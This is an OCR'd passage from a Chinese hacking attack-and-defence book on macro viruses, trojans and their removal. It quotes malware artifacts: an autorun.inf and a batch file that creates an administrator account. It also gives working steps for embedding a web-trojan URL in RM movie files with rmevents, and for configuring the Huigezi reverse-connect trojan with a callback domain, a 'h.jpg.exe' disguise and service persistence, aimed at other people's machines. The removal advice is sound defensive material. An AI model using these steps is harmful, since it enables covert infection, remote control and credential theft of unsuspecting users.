


图 13-2 “选择安全性”窗口

（2）在弹出的“安全性”窗口中点选“高”或“非常高”选项即可，如图 13-3 所示。此后未经系统签署的宏指令将会被 Word 禁止执行，安全性也就上了一个台阶。

（3）依次执行“开始”→“运行”命令项，输入“winword.exe /m DisableAutoMacros”命令，也可以禁止 Word 的自动宏，如图 13-4 所示。




图 13-3 “安全性”对话框




图 13-4 “运行”对话框

（4）如果计算机已经中宏病毒，则依次执行“工具”→“宏”→“宏”命令项，如图 13-5 所示。




图 13-5 选择“宏”窗口

（5）打开“宏”对话框，单击“管理器”按钮，如图 13-6 所示。打开如图 13-7 所示的“管理器”对话框，切换到“宏方案项”选项卡，在“宏方案项的有效范围”下拉列表框中打开要检查的模板文档。这时在上面的列表框中就会出现该文档模板中所含的宏，将不明来源的自动执行宏删除即可。




图 13-6 “宏”对话框




图 13-7 “管理器”对话框

（6）最后一定要利用最新病毒库的杀毒软件对系统进行查杀，将系统内的病毒彻底清除。由于宏病毒的变种千变万化，防范和清除病毒的方法也不断更新，因此在了解宏病毒的同时，也要关注清除病毒的方法，做好防范工作。

13.1.3 iexplore.exe 病毒攻击及查杀方法

当系统开机后，没有启动 IE 浏览器的情况下，进程中却有 iexplore.exe 运行；用户是 SYSTEM；搜索该程序 iexplore.exe，位于 C:\WINDOWS\system32 下。

通常这是中了 Trojan.PowerSpider.ac 木马病毒，它将偷取用户各种密码，如游戏密码、局域网密码、腾讯 QQ 账号和密码、POP3 密码、拨号账号等。

查杀方法如下所示。

（1）到 C:\WINDOWS\system32 下找到 ixplore.exe 和 psinthk.dll，将其完全删除。

（2）打开注册表编辑器，展开到：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run“mssysint”=iexplore.exe，删除其键值，或者类似键值。

（3）杀毒前关闭系统还原：右击“我的电脑”，在弹出的快捷菜单中选择“属性”命令项，在打开的“系统属性”对话框中切换到“系统还原”选项卡，勾选“在所有驱动器上关闭系统还原”选项，如图 13-8 所示，单击“确定”按钮完成设置。

（4）清除 IE 浏览器的历史记录，打开 IE 浏览器，依次执行“工具” →“Internet 选项”命令项，单击“清除历史记录”按钮完成设置，如图 13-9 所示。




图 13-8 “系统属性”对话框



图 13-9 “Internet 选项”对话框

13.1.4 另类自启动病毒“Q 乐”攻防实战

近日作者在 QQ 中连续收到一位朋友发来的消息，该消息中均带有一串网址，但并不是朋友主动发来的，于是怀疑其计算机中了病毒。

具体的查杀方法如下所示。

（1）首先打开防火墙，检查发现一个正在访问网络的可疑程序“System32.exe”，通过名

字可以看出其想与 System32 文件夹相混淆，于是点击右上角的“结束进程”将其杀之。

（2）然后在 C 盘根目录下找到并删除它。打开注册表编辑器，因为一般木马和病毒都喜欢在此添加自启动键值，但是检查所有以 RUN 为开头的项都没有发现与此文件相关联的启动项，此病毒还是很狡猾的。

（3）在资源管理器中检查 Win.ini 和 System.ini。因为有些病毒会在 Win.ini 中的[Windows]小节下的 load 和 run 字段后面，以及 System.ini 中的[boot]小节的 Shell=Explorer.exe 后面添加启动项，以便每次开机时自动运行。即使这样仍没有发现，但却发现一可疑账户“123”，将其删除。

（4）此时进程中又重新出现了病毒文件“System32.exe”，而且被删除的账户也重新恢复。此时如果不找到病毒的启动机制，很难将其删除，于是打开“搜索”功能，在“文件中的一个字或词组”一栏中输入“System32.exe”，在搜索结果中发现了数个“AutoRun.inf”文件，用记事本打开它，内容为：

```
[autorun]
open=System32.exe
```

（5）这就是病毒自启动的根源。感染病毒后它会在每个分区的根目录下创建 Autorun.inf 文件和病毒体 System32.exe、System32dll.dll，使得每次双击盘符打开时病毒都会自动运行。

（6）查找“123”这个关键字，结果发现了一个自动创建管理员账户的批处理文件“Admin.bat”。

用记事本打开后其内容如下：

```
net user lee abcd1234!@# /add
net localgroup administrators lee /add
```

通过内容可以看出病毒是要增加一个名为 123、密码为****的新账户，然后将它加入管理员组中。

毒根找到了，将找到的这些文件统统删除，即可实现对此病毒的查杀。

此类病毒防范技巧如下所示。

（1）用 QQ 等即时通信工具聊天时，除了开启杀毒软件和网络防火墙外，还要打开嵌入式防火墙。

（2）至少要把金山网镖等防火墙的安全级别设置到中等以上，才能更有效地拦截木马程序和网络攻击。

（3）不要随意单击 QQ 中的链接，因为许多病毒都会伪装成网页链接，让您去点击消息中具有欺骗和诱惑性的文字，这样一来，您的计算机就会中毒。

13.2 木马攻防实战解析

木马的特点决定，不同木马的攻击和防范方法各不相同，了解各类木马的攻防方法，对于一名黑客来说是必须的。

13.2.1 媒体文件木马攻防实战

如今网络上流传最为广泛的媒体文件有 RM、RMVB 类文件和 WMV、WMA 文件，由于它们对流媒体的良好支持，使网络上的电影、音乐等媒体文件几乎都采用了这两种媒体文件格式。因此，如果在媒体文件中植入木马程序，那么，一旦媒体文件中了木马，其独有的隐蔽性将会使受害者在不知不觉中被网页木马侵害，危害性巨大。

本节以 RM、RMVB 中木马为例进行讲述。Helix Producer Plus 是一款图形化的专业流媒体文件制作工具，可以利用此款软件把其他格式的文件转换成 RM 或 RMVB 格式，也可以对已存在的 RM 文件进行重新编辑，在编辑的同时，可以把事先准备好的网页木马插入其中。此后只要打开编辑好的媒体文件，插入在其中的网页木马程序也会随之打开，甚至还能控制网页木马打开的时间，让网页木马更隐蔽。

（1）下载安装 Helix Producer Plus。找一个能把网页木马插入其中的 RM 电影文件，将它命名为 04.rm，然后拷贝到 Helix Producer Plus 安装目录的 RealMediaEditor 文件夹下，如图 13-10 所示。

（2）在这个文件夹中新建一个文本文档，命名为 123.txt，在 123.txt 文件中写入如下命令：“u 00:05:00 00:05:30 http://www.***.com/index.php”，如图 13-11 所示。此句命令的意思是当媒体文件播放到第 5 分钟后触发打开 URL 事件，然后到 5 分 30 秒的时候事件结束，最后面的是 URL 的网址，可以把这个网址改成网页木马的地址，这样当别人看媒体文件的时候打开网页木马，其不知不觉就中招了。




图 13-10 “粘贴 RM 文件”对话框




图 13-11 “新建文本”对话框

黑客对于木马的选择尽量使用具有反向连接的木马，如灰鸽子，否则即使有了上百的“肉鸡”，要一台一台去连接也是很麻烦的。

（3）打开“命令提示符”窗口，进入 RealMediaEditor 文件夹，输入命令 “rmevents -i film.rm -e test.txt -o film2.rm”。这是最关键的一步，意思是利用 Helix Producer Plus 自带的 rmevents.exe 把 test.txt 这个触发 URL 事件合并到 04.rm 中，并另存为 042.rm。这个新生成的 film2.rm 便是需要的带有网页木马的媒体文件。

RM、RMVB 木马清除方法是，新建一个内容为空的文本文件 123.txt，然后在 CMD 中运行“rmevents -i 存在木马的媒体文件.rm -e test.txt -o film.rm”，这样便可以利用与插入木马相同的办法把触发 URL 事件覆盖掉，这时输出的 film.rm 便是不存在木马的干净媒体文件了。

13.2.2 最新反弹型木马攻防实战

现在反弹型木马程序很流行，这类木马程序和传统的远程控制软件相反，进行 C/S（客户端/服务器）的反向连接。当木马服务端被种植到他人的机器中，服务端运行后，会动态分配一个端口，主动连接客户端（黑客）的 80 端口，如果用“netstat -a”命令检查，将显示“TCP 本机 IP:2513 远程 IP：80 ESTABLISHED”类似的数据，像是在浏览网页，因此防火墙也不会阻挡这种非法连接，这给木马的防范工作带来了困难。

下面以灰鸽子木马为例，介绍木马是如何生成、种植、使用、隐藏和防范的，其他的反弹型木马与之类似。

1. 木马的生成方法剖析

（1）运行灰鸽子，在主窗口单击“配置服务程序”命令，如图 13-12 所示。打开如图 13-13 所示的“服务端配置”选项卡，若想生成普通木马，点选“主动连接型”单选项，则木马运行后会打开别人机器上的 TCP：2513 端口进行监听，等待控制连接。这是传统的木马，很容易被人发现。




图 13-12 “灰鸽子”主窗口




图 13-13 “连接类型”选项卡

若点选“自动上线型”单选项，则生成反弹型木马，然后在“URL 转向域名”、“DNS 解析域名”、“网页文档”3 项中任填一项。例如，在“URL 转向域名”栏中，填入事先注册好的域名 http://qqq.fhsaa.com，此后木马服务端上线时就会连接这个地址，于是控制端便得知服务端已上线，自动和服务端连接。

（2）切换到“安装信息”选项卡，在“安装路径”栏选择“<System DIR>”，把木马服务端安装在他人硬盘的系统目录（WinXP 为 Windows/system32，WinMe/98 为 Windows/system）下，也可以选择<Windows DIR>或<temp DIR>，把服务端安装在其他位置；在“安装名称”栏输入“h.jpg.exe”，即为服务端程序命名；勾选“自动删除安装文档”复选项，如图 13-14 所示。

（3）切换到“启动项”选项卡，配置木马服务端在他人机器中如何自启动。建议全勾选，这样在 Win9x 下会写入注册表启动项，WinXP/2000 下会安装成 Hgz_Server 服务启动，能够更改服务的显示名称，如图 13-15 所示。

